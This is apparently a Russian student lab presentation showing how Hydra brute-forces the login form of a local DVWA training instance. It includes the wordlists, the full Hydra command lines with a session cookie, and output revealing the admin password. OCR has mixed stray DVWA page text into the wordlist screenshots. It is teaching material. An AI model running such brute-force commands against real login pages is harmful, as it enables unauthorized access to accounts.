

Презентация по этапу №3

Основы информационной безопасности

Мишина Анастасия Алексеевна

29 марта 2024

- Мишина Анастасия Алексеевна
- НПИбд-02-22

- Научиться использовать Hydra для подбора имени пользователя и пароля.

Выполнение работы

```
(aamishina@aamishina)-[~]  
$ sudo service mysql start  
  
(aamishina@aamishina)-[~]  
$ sudo service apache2 start
```

Рис. 1: Запуск DVWA и базы данных




Рис. 2: Уровень безопасности

A terminal window with a dark background and light blue text. The prompt is (aamishina@aamishina)-[~]. The first command is \$ touch passwords.txt. The second command is \$ nano passwords.txt. A cursor is visible at the end of the second command.

```
(aamishina@aamishina)-[~]  
$ touch passwords.txt  
  
(aamishina@aamishina)-[~]  
$ nano passwords.txt
```

Рис. 3: Создание файла passwords.txt

Файл passwords.txt



```
GNU nano 7.2 passwords.txt *
123456789
qwerty
user
987654321
bestPasswordEver
qwerty123
passw
password
hardPassword
High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad
practices to attempt to secure the code. The vulnerability may not allow the same extent of the
exploitation, similar in various Capture The Flags (CTFs) competitions.
Impossible - This level of difficulty is used to compare the vulnerable
source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Submit
```

Help Exit Write Out Read File Where Is Replace Cut Paste Execute Justify

Рис. 4: Наполнение файла passwords.txt


```
<form action="#" method="POST">
  Username:<br />
  <input type="text" name="username"><br />
  Password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password"><br />
  <br />
  <input type="submit" value="Login" name="Login">
  <input type='hidden' name='user_token' value='504ebb90b25d0a4ed1678aea6a676456' />
</form>
```

Рис. 5: Форма входа




Рис. 6: Просмотр кода страницы, PHPSESSID

Подбор пароля

```
(aamishina@aamishina)-[~]
$ hydra -l admin -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\
:PHPSESSID=n0p95d64oro0f5hs68s90uaojn;security=low:F=Username and/or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-29 17:
04:29
[INFORMATION] escape sequence \: detected in module option, no parameter veri
fication is performed.
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:1/p:9), ~1
try per task
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/inde
x.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=n0p95d6
4oro0f5hs68s90uaojn;security=low:F=Username and/or password incorrect
[80][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-29 17:
04:29
```

Рис. 7: Запрос к Hydra, подбор пароля






Рис. 8: Проверка пароля

A terminal window with a dark background and light blue text. The prompt is (aamishina@ aamishina)-[~]. The first command is \$ touch users.txt. The second command is \$ nano users.txt. The third command is \$ followed by a white cursor block.

```
(aamishina@ aamishina)-[~]  
$ touch users.txt  
  
(aamishina@ aamishina)-[~]  
$ nano users.txt  
  
(aamishina@ aamishina)-[~]  
$
```

Рис. 9: Создание файла users.txt

Файл users.txt



```
aamishina@aamishina: ~  
File Actions Edit View Help  
GNU nano 7.2 users.txt *  
user  
guest  
guest2  
admin  
aamishina  
superPro  
aamishina:  
password:  
login  
welcome to the password protected area admin  
Information  
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute  
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify
```

Рис. 10: Наполнение файла users.txt

Подбор логина и пароля

```
(aamishina@aamishina)-[~]
$ hydra -L ~/users.txt -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=n0p95d64oro0f5hs68s90uaojn;security=low:F=Username and/or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
password:
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-29 17:07:06
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 54 login tries (l:6/p:9), ~4 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=n0p95d64oro0f5hs68s90uaojn;security=low:F=Username and/or password incorrect
[80][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-29 17:07:07
e information
(aamishina@aamishina)-[~] I
$ █
```

Рис. 11: Подбор логина и пароля

- В ходе выполнения данной лабораторной работы, я научилас использовать Hydra для подбора имени пользователя и пароля.